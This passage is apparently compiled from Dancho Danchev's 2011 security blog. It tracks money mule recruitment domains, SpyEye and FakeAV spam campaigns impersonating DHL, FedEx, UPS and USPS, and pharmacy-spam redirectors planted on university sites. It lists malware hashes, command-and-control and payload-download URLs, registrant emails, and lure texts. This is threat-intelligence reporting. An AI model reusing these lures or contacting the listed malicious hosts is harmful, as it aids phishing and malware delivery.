
nimrodltd-uk.net - Email: admin@nimrodltd-uk.net

OLIVER-ANTCORP.NET - Email: admin@oliver-antcorp.net

qead-grouplic.net - Email: admin@qead-grouplic.net

RENAISSANCELLC.BE

687



renaissancellc.be

renaissance-Ilc.cc - Email: admin@renaissance-Ilc.cc

ROYALTHELMAS-GROUP-LLC.CC - Email: zap@ca4.ru

ROYALTHELMAS-TEAMANT.ASIA - Email: admin@royalthelmas-teamant.asia

SCHWARTZBROTHERSANT-CORP.COM - Email: admin@schwartzbrothersant-corp.com

STRATEGICGROUP-LLC.CO - Email: flute@free-id.ru

THRONE-GROUPLLC.CC - Email: lane@free-id.ru

THRONEGROUP-LLC.CO - Email: floyd@ca4.ru

THRONE-UK.AT - Email: admin@throne-uk.at

TINASSANSERVICEANT-ANTTEAM.NET - Email: admin@tinassanserviceant-antteam.net

TINASSANSERVICE-GROUPLLC.CC - Email: six@yourisp.ru

westerntrust.co.uk

westview-art.net - Email: admin@westview-art.net

[10]

Domains responding to:

78.46.105.205 - AS24940, HETZNER-AS Hetzner Online AG RZ

98.141.220.116 - AS29713, INTERPLEXINC Interplex LLC.

98.141.220.117 - AS29713, INTERPLEXINC Interplex LLC.

114.207.244.143 - AS9318, HANARO-AS Hanaro Telecom Inc.


114.207.244.144 - AS9318, HANARO-AS Hanaro Telecom Inc.

114.207.244.145 - AS9318, HANARO-AS Hanaro Telecom Inc.

114.207.244.146 - AS9318, HANARO-AS Hanaro Telecom Inc.

193.105.134.230 - AS42708, PORTLANE Network

193.105.134.231 - AS42708, PORTLANE Network



Welcome to ArtSolve Ltd Authorization Enter to partners area. Looking to buy art? Sell art? ArtSolve Ltd is the first choice for artists and buyers alike! ArtSolve Ltd is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner. We will market your art to the international community of art buyers. Whether you are looking to buy or sell original art, ArtSolve Ltd is the premier art site for those Password.* Registration Forgot passy NO COMMISSIONS! Whether you are looking to buy art or sell art, our site is fully optimized to get results FASTI ArtSolve Ltd is the future of buying and selling original art online. Artists who choose to Latest projects sell their original art will receive maximum marketing exposure. For artists, selling your art has never been easier, faster, or more cost-effective. We will help you sell your original art DIRECTLY to buyers worldwide with NO COMMISSIONS. Those wishing to buy art online are invited to browse our extensive online galleries of original art. Never before has it been this easy for a buyer to select highquality original art online. We update daily with new original art from our artist members. ArtSolve Ltd offers casual collectors and serious connoisseurs alike an amazing collection of original art pieces from the world over. You'll enjoy unparalleled customer care from a knowledgeable and Stress Reliever Nesting Doll 5pc./6" Georges Terzian (b. 1939) - L'Atelier MANOLO VALDES (B. 1942) - LA CARTA friendly staff of experts. For artists, the inconvenience and high costs of traditional galleries are completely eliminated. Our team of experts puts the latest technology to work for you, putting your

193.105.134.232 - AS42708, PORTLANE Network

193.105.134.233 - AS42708, PORTLANE Network

193.105.134.234 - AS42708, PORTLANE Network

195.182.57.84 - AS47311, Cerannics-AS Cerannics Ilp

195.182.57.91 - AS47311, Cerannics-AS Cerannics Ilp

204.45.118.54 - 204.45.118.48/29/INSIGHT-INVESTMENTS-LLC

More malicious activity within [11]AS24940, HETZNER-AS Hetzner Online AG RZ, courtesy of the SpyEye tracker: 188.40.198.185

188.40.87.88

www.privathosting.eu

spl.privathosting.eu

46.4.194.162

188.40.87.91

88.198.36.61

[12]

Name servers of notice:

ns1.uknamo.com - 69.10.44.188 - Email: morph@ppmail.ru

ns2.uknamo.com - 178.162.181.11

689

ns3.uknamo.com - 66.199.236.116

ns1.ukansnami.com - 178.162.181.11 - Email: glide@yourisp.ru

ns2.ukansnami.com - 178.162.181.11

ns3.ukansnami.com - 66.199.236.117

ns3.dnsukrect.com - 66.199.236.118 - Email: code@yourisp.ru

NS1.LIBUNITAU.CC - 178.162.152.76 - Email: ached@yourisp.ru - [13]seen here

NS2.LIBUNITAU.CC - 66.199.236.115

NS3.LIBUNITAU.CC - 178.162.181.11

NS1.AUSTDEC.CC - 178.162.152.75 - Email: bold@yourisp.ru - [14]seen here

NS2.AUSTDEC.CC - 66.199.236.114

NS3.AUSTDEC.CC - 178.162.181.11

NS1.SURPLUSUSA.CC - 209.159.156.162 - Email: skulk@ppmail.ru - [15]seen here

NS2.SURPLUSUSA.CC - 76.73.47.26

NS3.SURPLUSUSA.CC - 69.50.192.97

NS1.USABONDS.CC - Email: bart@cheapbox.ru - [16]seen here

NS2.USABONDS.CC

NS3.USABONDS.CC

The cybercriminals have also switched from using unique emails for registrations to default admin@money-

mule-recruitment domain type of structure. Monitoring of their money mule recruitment activities is ongoing.

Related posts:

[17]Keeping Money Mule Recruiters on a Short Leash - Part Five

[18]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[19]Keeping Money Mule Recruiters on a Short Leash - Part Four

[20]Money Mule Recruitment Campaign Serving Client-Side Exploits

[21]Keeping Money Mule Recruiters on a Short Leash - Part Three

[22] Money Mule Recruiters on Yahoo!'s Web Hosting

[23]Dissecting an Ongoing Money Mule Recruitment Campaign

[24]Keeping Money Mule Recruiters on a Short Leash - Part Two

[25]Keeping Reshipping Mule Recruiters on a Short Leash

[26]Keeping Money Mule Recruiters on a Short Leash

[27]Standardizing the Money Mule Recruitment Process

[28]Inside a Money Laundering Group's Spamming Operations

[29]Money Mule Recruiters use ASProx's Fast Fluxing Services

[30]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [31]Dancho Danchev's blog.

1. https://lh6.googleusercontent.com/-
https://lh6.googleusercontent.com/-
xBh63uCpBLc/TXeafmi8zfl/AAAAAAAAAAAAAE14/9TzxHbTpRxs/s16
00/money_mule_recrui

tment March 2010 2.png

- 2. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 3. <u>https://lh6.googleusercontent.com/-</u> <u>vt0vehfM5YY/TXeeXQdJ75I/AAAAAAAAE2E/RLzXhqkqa3U/s16</u> <u>00/Stein01s.jpg</u>
- 4. https://lh3.googleusercontent.com/-
 ptw2e_yJP5M/TXeealAFval/AAAAAAAAAAAE2I/x8uWpLgAL9M/s16
 00/Stein02s.jpg
- 5. <u>https://lh4.googleusercontent.com/-</u> <u>ZK7CqY_S8r8/TXeedmFyOUI/AAAAAAAAE2M/g1tILo6e0WU/s1</u> <u>600/Stein03s.jpg</u>
- 6. <u>https://lh4.googleusercontent.com/-s6avq3Lo2pQ/TXeegnoOBvI/AAAAAAAAE2Q/1iAdYPFJx-U/s1600/Stein04s.jpg</u>
- 7. <u>https://lh6.googleusercontent.com/-9FGZhnmN5fl/TXeekBgqy</u> <u>bl/AAAAAAAE2U/K8KnF_P1e4k/s1600/Stein05s.jpg</u>
- 8. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 9. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>

10.

<u>https://lh6.googleusercontent.com/-moHbHyr78Hc/TXecyhHkp6I/AAAAAAAAE18/dk563JAzcvg/s1600/money_mule_recr</u>

690

uitment March 2010 1.png

11. https://spyeyetracker.abuse.ch/monitor.php?as=24940

12.

<u>https://lh4.googleusercontent.com/-</u> <u>flfMo_oG1_s/TXedtNxIHtI/AAAAAAAAE2A/d-zWBtuQXoY/s1600/money_mule_recr</u>

<u>uitment March 2010 3.png</u>

- 13. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 14. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 15. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 16. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html
- 17. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 18. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 19. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>

- 20. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>
- 21. <u>http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html</u>
- 22. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html</u>
- 23. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 24. <u>http://ddanchev.blogspot.com/2010/02/keeping-money-</u> mule-recruiters-on-short.html
- 25. <u>http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html</u>
- 26. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html</u>
- 27. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 28. <u>http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html</u>
- 29. <u>http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html</u>
- 30. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 31. http://ddanchev.blogspot.com/



Spamvertised DHL Notification Malware Campaign (2011-03-10 15:29)

[1]

A currently spamvertised malware campaign is brand-jacking DHL for malware-serving purposes.

Sample filename: document.zip => DHL_notification.exe

Sample message: Dear customer. The parcel was send your home address. And it will arrice within 7 bussness day.

More information and the tracking number are attached in document below. Thank you. 2011 DHL International

GmbH. All rights **reserverd** - notice the typo.

DHL_notification.exe - [2]Trojan-Spy.Win32.SpyEyes - Result: 27 /43 (62.8 %)

MD5 : bda72e57d263241d52b1fe2ef014cba9

SHA1: fa9dc14b100f1bf5124cd23c322c109b38a70675

SHA256:

199f2357c24e71d955a4e6c2d07645aa04d9474e0c8c914a1 edd69a02e3f8a70

Upon execution phones back to:

adobe.com/geo/productid.php

elsoplongt.com/rk',jopbh/qwq - Email: redaccion@elsoplongt.com

accuratefiles.com/rk',jopbh/qwq

lulango.com/rk',jopbh/qwq - Email: lulango@gmail.com

erherg34gsafwe.com/xgate.php - AS49469, Email: admin@erherg34gsafwe.com

- erherg34gsafwe.com/ftp/base.bin
- erherg34gsafwe.com/ftp/ftpplug2.dll
- erherg34gsafwe.com/ftp/base.bin

Domains responding to:

192.150.16.117

72.41.115.170

74.117.180.216

87.106.193.21

94.63.244.56


This post has been reproduced from [3]Dancho Danchev's blog.

1. <u>https://lh5.googleusercontent.com/-</u> <u>tTD9sG3CmGk/TXjNsW5Pb4I/AAAAAAAAE2Y/HqeyhjQWhBo/s</u> 1600/dhl.jpg <u>http://www.virustotal.com/file-scan/report.html?</u> <u>id=199f2357c24e71d955a4e6c2d07645aa04d9474e0c8c91</u> 4a1edd69

a02e3f8a70-1299762101

3. <u>http://ddanchev.blogspot.com/</u>

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Compromised University Leads to Fraudulent Pharmaceutical Ads (2011-03-10 16:53)

[1]

Continuing the [2] Compromised University Leads to Fraudulent Google Brand-jacked Pharmaceutical Ads

series, yet another university has been compromised by pharmaceutical scammers, [3] part of an affiliate network.

In this very latest example of this tactic, seeking to abuse the high pagerank of the web site in question, the

web site of the Department of Mathematics at Rutgers University (math.rutgers.edu/mdnews/) appears to have been compromised by pharmaceutical scammers.

Included URLs:

math.rutgers.edu/mdnews/levitraline.html
math.rutgers.edu/mdnews/levitrastory.html
math.rutgers.edu/mdnews/cialis-pills.html
math.rutgers.edu/mdnews/levitradosage.html
math.rutgers.edu/mdnews/viagra-buy-online.html

[4]

693



Redirects to:

worldselectshop.com/?id=abamos - 95.211.1.82 - Email: worldselectshop.com@protecteddomainservices.com

The same affiliate ID is also active at:

usadrugstorenow.com/products/diflucan.htm? id=abamos

_

212.117.185.19

_

Email:

usadrugstorenow.com@protecteddomainservices.com

This post has been reproduced from [5]Dancho Danchev's blog.

1. <u>https://lh3.googleusercontent.com/-</u> <u>Qj3gdZIWv_Y/TXjiiPGugal/AAAAAAAAE2c/YGMoA8IWg7s/s160</u> <u>0/Rutgers_mathemati</u>

cs_pharmaceutical_ads.PNG

- 2. <u>http://ddanchev.blogspot.com/2011/03/compromised-university-leads-to.html</u>
- 3. <u>http://www.zdnet.com/blog/security/inside-an-affiliate-spam-program-for-pharmaceuticals/2054</u>
- 4. <u>https://lh5.googleusercontent.com/-kIV_upiBXeI/TXjjnkMGkAI/AAAAAAAAE2g/hg0_mHxcrcs/s1600/Rutgers_mathemati</u>

cs pharmaceutical ads 02.PNG

5. <u>http://ddanchev.blogspot.com/</u>

694



More Spamvertised DHL Notifications Spread Malware (2011-03-11 15:31)

[1]

Yesterday's campaign is still ongoing, with new MD5's in the wild. Here are the details.

Sample subjects: DHL notification #random number

Sample message: Dear customer! The parcel was send your home address. And it will arrice within 7 bussness day.

More information and the tracking number are attached in document below. Thank you. 2011 DHL International

GmbH. All rights reserverd.

Sample filenames: DHL _tracking.zip; doc.zip

doc.exe - [2]Trojan-Spy.SpyEy!IK - Result: 18/43 (41.9 %)

MD5: 83db662187dd7cd58fc4a368ea27775d

SHA1 : 4edb2d95c0570a36f6cb992e55111cdd7c3eda69

SHA256:

99f1e003bbf1025b0bbe257ece65d1704852fd1ba48e6cc79b d39cde6e6d14c3

DHL_tracking.exe - [3]Win-Trojan/Spyeyes.45568 - Result: 29/43 (67.4 %)

MD5: 81fc09b014617bce59f678374b486512

SHA1: 3d92a768f58b2900b98c9f97ce2753d27a4749ae

SHA256:

24b23bf7ebd03bf5feb0c637ea1e64661e27c78c66684dd49f 074af2b2505bb7

Upon execution phones back to:

adobe.com/geo/productid.php

elsoplongt.com/rk',jopbh/qwq - Email: redaccion@elsoplongt.com accuratefiles.com/rk',jopbh/qwq

lulango.com/rk',jopbh/qwq - Email: lulango@gmail.com

erherg34gsafwe.com/xgate.php - AS49469, Email: admin@erherg34gsafwe.com

- erherg34gsafwe.com/ftp/base.bin
- erherg34gsafwe.com/ftp/ftpplug2.dll
- erherg34gsafwe.com/ftp/base.bin

Domains responding to:

192.150.16.117

72.41.115.170

74.117.180.216

87.106.193.21

94.63.244.56

Additional malicious activity within AS49469 (SA-NOVA-TELECOM-GRUP-SRL Sa Nova Telecom Grup SRL, cour-

tesy of the [4] **ZeusTracker** and the [5] **SpyEye Tracker**:

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bigupdate.ru - Email: admin@hotupdaters.ru

biqupdatings.ru - Email: admin@biqupdatings.ru

bigupdater.ru - Email: admin@bigupdater.ru

bigupdates.ru - Email: admin@istuplenie.ru

bigupdating.ru - Email: admin@bigupdating.ru

bigupdaters.ru - Email: admin@bigupdaters.ru

94.63.244.30

metamphcrystal.com - Email: admin@metamphcrystal.com

Related malware-serving domains within AS49469, SA-NOVA-TELECOM-GRUP-SRL Sa Nova Telecom Grup SRL

xppclapgirl.com - 89.114.9.33

natnatraoi.com - 12.211.117.127 - Email: barbarasorber@yahoo.com

d34ghqarfrgad.com - 94.63.244.56 - Email: admin@d34ghqarfrgad.com

g3u4g.net - 89.114.9.33 - Email: G3U4G.NET@domainservice.com

suhi4hr.net - 89.114.9.60 - Email: SUHI4HR.NET@domainservice.com

mialedot.ru - 94.63.244.44 - Email: abuse@mialedot.ru

blackmemoso.com - Email: grasp@yourisp.ru

This post has been reproduced from [6]Dancho Danchev's blog.

1. <u>https://lh6.googleusercontent.com/-</u> <u>IXn7bIY3uP4/TXoZKE0rU4I/AAAAAAAAE2k/JaxEcm5V1vM/s16</u> <u>00/dhl.jpg</u> http://www.virustotal.com/file-scan/report.html?
id=99f1e003bbf1025b0bbe257ece65d1704852fd1ba48e6cc
79bd39c

de6e6d14c3-1299847160MD5%20%20%20

3.

http://www.virustotal.com/file-scan/report.html?
id=24b23bf7ebd03bf5feb0c637ea1e64661e27c78c66684dd
49f074a

f2b2505bb7-1299847167

- 4. https://zeustracker.abuse.ch/monitor.php?as=49469
- 5. <u>https://spyeyetracker.abuse.ch/monitor.php?</u> <u>as=49469&filter=online</u>
- 6. http://ddanchev.blogspot.com/

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Spamvertised FedEx Notifications Spread Malware (2011-03-16 18:14)

A currently ongoing spamvertised campaign is brand-jacking FedEx for malware serving purposes.

Sample attachments: FedEx letter.zip; FedEx letter.exe

Sample subject: FedEx notification #random number

Sample message: Dear customer. The parcel was sent your home address. And it will arrive within 7 business day.

More information and the tracking number are attached in document below.

Thank you.

© FedEx 1995-2011

Detection rate: FedEx letter.exe - [2]**Trojan.FakeAV** - Result: 24/43 (55.8 %)

MD5 : 90bef5dff5809682249813fd63b67da4

SHA1: 2418c01a30a19a2d76b693474a852092e3de4a32

SHA256:

a38848786528d235b51fed3adf20050f5c1906d066e0282311 b8bce37d8163a0

Phones back to AS30890 (EVOLVA Evolva Telecom s.r.l.)

94.63.244.56/lol2.exe

94.63.244.56/pod.exe

with **94.63.244.56/allftp.txt**; **94.63.244.56/ftp/db _grab.txt** hosting the sniffed FTP credentials.

Responding to 94.63.244.56 are **d34ghqarfrgad.com** and **erherg34gsafwe.com**, phone back URLs which we've seen from last week's spamvertised DHL Notifications campaigns, with the use of the IP best described as a desperate attempt to maintain a C &C infrastructure:

- [3]Spamvertised DHL Notification Malware Campaign
- [4]More Spamvertised DHL Notifications Spread Malware

This post has been reproduced from [5]Dancho Danchev's blog.

1. <u>https://lh4.googleusercontent.com/-Yeka44oRo0A/TYDQ4-a8gOI/AAAAAAAAE2o/eti6Isnhs4Q/s1600/fedex-logo.jpeg</u>

2.

http://www.virustotal.com/file-scan/report.html? id=a38848786528d235b51fed3adf20050f5c1906d066e0282 311b8bc

<u>697</u>

<u>e37d8163a0-1300286639</u>

- 3. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notificication-malware.html</u>
- 4. <u>http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html</u>
- 5. <u>http://ddanchev.blogspot.com/</u>

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Compromised Universities Leads to Fraudulent Pharmaceutical Ads (2011-03-16 19:30)

[1]

Continuing the "[2]Compromised University Leads to Fraudulent Pharmaceutical Ads"; "[3]Compromised University Leads to Fraudulent Google Brand-jacked Pharmaceutical Ads" series, in this post we'll discuss two more compromised web servers of educational institutions leading to pharmaceutical ads. Affected Universities are:

Rutgets Energy Institute:

ruei.rutgers.edu/documents/chin.php?adv=cialis20mg

ruei.rutgers.edu/documents/chin.php?adv=viagraratings

ruei.rutgers.edu/documents/chin.php?adv=viagra-999

ruei.rutgers.edu/documents/chin.php?adv=viagraexpired

ruei.rutgers.edu/documents/chin.php?adv=viagrakako-se

Uploaded redirectors:


ruei.rutgers.edu/documents/chin.php ruei.rutgers.edu/documents/roar.php ruei.rutgers.edu/documents/ost.php

Computer Music Center at Columbia University

music.columbia.edu/cmc/pills/index.php?adv=how-to-try-viagra

music.columbia.edu/cmc/pills/index.php? adv=damaskviagra

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music.columbia.edu/cmc/pills/index.php? adv=brandlevitra

music.columbia.edu/cmc/pills/index.php? adv=vegetalviagra

music.columbia.edu/cmc/pills/index.php?adv=vviagra

[4]

The sampled URLs redirect to the following fraudulent pharmaceutical sites:

pillsedonline.com - 93.170.104.53 - Email: stavros1929@hotmail.com; stavroscomodromos@yahoo.com

buyperfecthealth.com - 93.170.104.53 - Email: stavros1929@hotmail.com

safedrugstock.com - 93.170.104.53 - Email: stavros1929@hotmail.com

securedrugstock.com - 93.170.104.53 - Email: stavros1929@hotmail.com

europharmas.com - 93.170.104.53 - Email: glockner546@hotmail.com

requestpills.com - 93.170.104.53 - Email: stavros1929@hotmail.com; stavroscomodromos@yahoo.com

online-doc.us - 93.170.104.53 - Email: cool _gamer90@mail.ru

pills4sex.eu - 93.170.104.53

securetablets.com - 93.170.104.53 - Email: stavros1929@hotmail.com

alledtablets.com - 93.170.104.53 - Email: stavros1929@hotmail.com; stavroscomodromos@yahoo.com

canadian-refills.com - 178.239.60.214 - Email: privacy-829911@domainprivacygroup.com

Cybercriminals continue purchasing web shells/and stolen FTP credentials to high page rank-ed web sites such

as educational institutions. Monitoring of their operations will continue.

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This post has been reproduced from [5]Dancho Danchev's blog.

1. <u>https://lh5.googleusercontent.com/-7jn8swH-WSc/TYDlCOrQY-I/AAAAAAAAE2s/8z4cfFFRQ_g/s1600/compromised_unive</u>

<u>rsity pharmaceutical.png</u>

- 2. <u>http://ddanchev.blogspot.com/2011/03/compromised-university-leads-to 10.html</u>
- 3. <u>http://ddanchev.blogspot.com/2011/03/compromised-university-leads-to.html</u>
- 4. <u>https://lh6.googleusercontent.com/-</u> <u>DkdNzI6iGJQ/TYDoqUNkM_I/AAAAAAAAE2w/JCHBdEF4GEI/s16</u> <u>00/compromised_unive</u>

<u>rsity_pharmaceutical_01.png</u>

5. http://ddanchev.blogspot.com/

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Spamvertised United Parcel Service notifications serve malware (2011-03-23 15:54)

[1]

A currently ongoing spam campaign is impersonating UPS for malware-serving purposes.

Sample subject: United Parcel Service notification

Sample attachments: UPSnotify.rar; UPSnotify.exe; UnitedParcelServicedocument.exe

Sample message: Dear customer.

The parcel was sent your home address. And it will arrive within 7 business day. More information and the

tracking number are attached in document below. Thank you. © 1994-2011 United Parcel Service of America, Inc.

Detection rates:

UnitedParcelServicedocument.exe - [2]Mal/Bredo-K - Result: 7/41 (17.1 %)

MD5: b60e95b42106989bc39e175efcc031db

SHA1: 0fb63dff83db643c9ee42efe617bdd539a5ffb8f

SHA256:

65f14438c3154a74767131a427fbdc50c28a6cbcdcf47f3d418 b92c4c168696a

UPS notify.exe - [3] Mal/Bredo-K - Result: 17/40 (42.5 %)

MD5: cc040e69121bc19f23ef4a32dbb8a80e

SHA1 : da65b7b277540b88918076949a28e8307ad7e41a

SHA256:

ef5f76e1b20c2083469fbe7e4de4ec9c06689ee105274b1a79 c9cadbd23d54ae

Upon execution downloads additional binaries from:

193.105.121.33/lol2.exe

193.105.121.33/pod.exe

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193.105.121.33/spm.exe

Responding to **193.105.121.33** are **undeardarling.com** - Email: admin@undearhappydear.com and

undearhappydear.com - Email:

admin@undearhappydear.com

Detection rates:

lol2.exe - [4] Trojan.FakeAV!gen39 - Result: 14/43 (32.6 %)

MD5: 747431a2a4a29f1bfc136e674af99ad0

SHA1: 8349fc3f5f299d0ca6473e748276ec2b50019330

SHA256:

6009e7f5cbc55e6acb060d9fb33a39a978168a32a0a8c6a24f 201106056cc0db

pod.exe - [5]Backdoor.Win32.Gbot!IK - Result: 33/42 (78.6 %)

MD5 : f403afdbe4c4c859c8ab018a7ded694c

SHA1 : 1915a46cbb43fcaf8da90af95856d7524b24f129

SHA256:

eddfff99df316669191be0b61a5ae06ee811bbd27110111e69 cbd212881fa494

Upon execution phones back to:

healthylifenow.com - 208.109.223.193 - Email: HEALTHYLIFENOW.COM@domainsbyproxy.com

bigbeerclubonline.com - Email: contact@privacyprotect.org

zonetf.com - 96.9.169.85 - Email: janeob@126.com

spm.exe - [6]W32.Pilleuz - 10/42 (23.8 %)

MD5 : de55498b9f9195f1733df62c7026cf5f

SHA1 : 5520c1220cdd03a64f9b782c2393697ebab154b9

SHA256:

dc2a797e5be968f9d36d4510988fa242c042a3e315fb50a3f9 325cae6a1d779d

Upon execution phones back to:

ponel.biz - 46.4.62.17 - Email: web _raskrutka@pochta.ru

itisformebaby.biz - 46.4.10.7; 88.198.46.151; 178.63.63.208 - Email: web raskrutka@pochta.ru

gmail.com

yahoo.com

hotmail.com

As speculated, cybercriminals have started feeding legitimate sites into their C &C communication patterns in an attempt to undermine community efforts aimed at tracking their malicious activities.

Related posts:

[7]Spamvertised FedEx Notifications Spread Malware

[8] Spamvertised DHL Notification Malware Campaign

[9]More Spamvertised DHL Notifications Spread Malware

This post has been reproduced from [10]Dancho Danchev's blog.

1. <u>https://lh3.googleusercontent.com/-OgqZi8-</u> <u>vjHU/TYn2AwAWs6I/AAAAAAAAAE20/Ct8GpwYkPkU/s1600/ups</u> <u>-logo.jpg</u>

2.

<u>http://www.virustotal.com/file-scan/report.html?</u> <u>id=65f14438c3154a74767131a427fbdc50c28a6cbcdcf47f3d</u> <u>418b92</u>

c4c168696a-1300983540

3.

http://www.virustotal.com/file-scan/report.html?
id=ef5f76e1b20c2083469fbe7e4de4ec9c06689ee105274b1
a79c9ca

<u>dbd23d54ae-1300884778</u>

4.

http://www.virustotal.com/file-scan/report.html?
id=6009e7f5cbc55e6acb060d9fb33a39a978168a32a0a8c6a
24f2011

06056cc0db-1300884822

5.

http://www.virustotal.com/file-scan/report.html?
id=eddfff99df316669191be0b61a5ae06ee811bbd27110111
e69cbd2

703

12881fa494-1300884591

http://www.virustotal.com/file-scan/report.html?
id=dc2a797e5be968f9d36d4510988fa242c042a3e315fb50a
3f9325c

ae6a1d779d-1300884605

- 7. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html</u>
- 8. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notificication-malware.html</u>
- 9. <u>http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html</u>
- 10. http://ddanchev.blogspot.com/

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Spamvertised Post Office Express Mail (USPS) Emails Serving Malware (2011-03-25 18:20)

[1]

A currently spamvertised malware campaign is impersonating the USPS for malware-serving purposes.

Sample subject: Post Express Information. Your package is available for pick up. NR[random number]

Sample attachment: Post _Express _Label _ID _[random number].zip; Post Express Label.exe

Sample message:

Dear client, Email notice number.[random number]. Your package has been returned to the Post Express office.

The reason of the return is "Error in the delivery address" Important message! Attached to the letter mailing label contains the details of the package delivery. You have to print mailing label, and come in the Post Express office in order to receive the packages! Thank you for using our services. Post Express Support.

Detection rate:

Post_Express_Label.exe - [2]Medium Risk Malware Dropper - Result: 1/41 (2.4 %)

MD5: 3c05dd68ee0bfb9b290b9c034f836833

SHA1: 8a1a00da04c96c8e67b9921652de60463118ea9f

SHA256:

57d58165c79158a42c3e45670aa4176aaae393f371188f91d0 ac46022bd3e7c0 705

Post Express Service



Details of delivery parcels

Title	Data 1	Data 2	Data 3
Weight	23	34	345
Length	37	77	66
Quality	57	6	463
Total weight	333	674	567
Details	743	233	1
Amount	66	44	53
Total weight	78	86	57

Source: Data for parcels

Director of the Department to send a parcel

Upon execution phones back to:

mialepromo.ru/7Pe8ORolxs/document.doc mialepromo.ru/7Pe8ORolxs/load.php?file=0 mialepromo.ru/7Pe8ORolxs/load.php?file=1 mialepromo.ru/7Pe8ORolxs/load.php?file=2 mialepromo.ru/7Pe8ORolxs/load.php?file=3 mialepromo.ru/7Pe8ORolxs/load.php?file=4
mialepromo.ru/7Pe8ORolxs/load.php?file=5
mialepromo.ru/7Pe8ORolxs/load.php?file=6
mialepromo.ru/7Pe8ORolxs/load.php?file=7
mialepromo.ru/7Pe8ORolxs/load.php?file=8
mialepromo.ru/7Pe8ORolxs/load.php?file=9
mialepromo.ru/7Pe8ORolxs/load.php?file=uploader
mialepromo.ru/7Pe8ORolxs/load.php?file=uploader
mialepromo.ru/7Pe8ORolxs/load.php?file=grabbers
mialepromo.ru - 89.208.149.204 (AS12695); 109.94.220.51
(AS47860); 109.94.220.50 (AS47860); 91.199.75.77

